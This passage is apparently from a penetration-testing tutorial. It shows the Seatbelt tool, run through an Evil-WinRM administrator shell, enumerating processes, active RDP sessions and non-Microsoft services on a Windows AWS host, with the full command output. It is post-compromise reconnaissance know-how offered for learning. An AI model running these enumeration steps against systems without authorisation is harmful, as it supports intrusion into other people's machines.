
Command: Invoke-Binary /root/Desktop/tools/seatbelt/Seatbelt.exe Processes



```
====== Processes ======

Collecting Non Microsoft Processes (via WMI)

 ProcessName                              : LiteAgent
 ProcessId                                : 2524
 CompanyName                              : Amazon Inc.
 Description                              : xenagent
 Version                                  : 1.0
 Path                                     : C:\Program Files\Amazon\XenTools\LiteAgent.exe
 CommandLine                              : "C:\Program Files\Amazon\XenTools\LiteAgent.exe"
 IsDotNet                                 : False


[*] Completed collection in 0.161 seconds

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Step 8: Checking current active RDP sessions.


Command: Invoke-Binary /root/Desktop/tools/seatbelt/Seatbelt.exe RDPSessions



```
====== RDPSessions ======

  SessionID                      : 0
  SessionName                    : Services
  UserName                       :
  DomainName                     :
  State                          : Disconnected
  SourceIp                       :

  SessionID                      : 1
  SessionName                    : RDP-Tcp#0
  UserName                       : Administrator
  DomainName                     : EC2AMAZ-3BQC05U
  State                          : Active
  SourceIp                       : 10.10.0.3

  SessionID                      : 3
  SessionName                    : Console
  UserName                       :
  DomainName                     :
  State                          : Connected
  SourceIp                       :


[*] Completed collection in 0.012 seconds

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Step 9: Checking running services which do not belongs to “Microsoft”

Command: Invoke-Binary /root/Desktop/tools/seatbelt/Seatbelt.exe Services



```
====== Services ======

Non Microsoft Services (via WMI)

  Name                           : AmazonSSMAgent
  DisplayName                    : Amazon SSM Agent
  Description                    : Amazon SSM Agent
  User                           : LocalSystem
  State                          : Running
  StartMode                      : Auto
  ServiceCommand                 : "C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe"
  BinaryPath                     : C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
  BinaryPathSDDL                 : O:SYG:SYD:AI(A;ID;FA;;;SY)(A;ID;FA;;;BA)(A;ID;0x1200a9;;;BU)(A;ID;0x1200a9;;;AC)(A;ID;0x1200a9;;;S-1-15-2-2)
  ServiceDll                     :
  ServiceSDDL                    : O:SYD:(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;CCLCSWLOCRRC;;;IU)(A;;CCLCSWLOCRRC;;;SU)
  CompanyName                    :
  FileDescription                :
  Version                        :
  IsDotNet                       : False

  Name                           : AWSLiteAgent
  DisplayName                    : AWS Lite Guest Agent
  Description                    : AWS Lite Guest Agent
  User                           : LocalSystem
  State                          : Running
  StartMode                      : Auto
  ServiceCommand                 : "C:\Program Files\Amazon\XenTools\LiteAgent.exe"
  BinaryPath                     : C:\Program Files\Amazon\XenTools\LiteAgent.exe
  BinaryPathSDDL                 : O:SYG:SYD:AI(A;ID;FA;;;SY)(A;ID;FA;;;BA)(A;ID;0x1200a9;;;BU)(A;ID;0x1200a9;;;AC)(A;ID;0x1200a9;;;S-1-15-2-2)
  ServiceDll                     :
  ServiceSDDL                    : O:SYD:(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;CCLCSWLOCRRC;;;IU)(A;;CCLCSWLOCRRC;;;SU)
  CompanyName                    : Amazon Inc.
  FileDescription                : xenagent
  Version                        : 1.0
  IsDotNet                       : False

  Name                           : cfn-hup
  DisplayName                    : CloudFormation cfn-hup
  Description                    : CloudFormation cfn-hup for Windows
  User                           : LocalSystem
  State                          : Stopped
  StartMode                      : Manual
  ServiceCommand                 : "C:\Program Files\Amazon\cfn-bootstrap\winhup.exe"
```

References

1. Evil-WinRM (https://github.com/Hackplayers/evil-winrm)
2. SeatBelt (https://github.com/GhostPack/Seatbelt)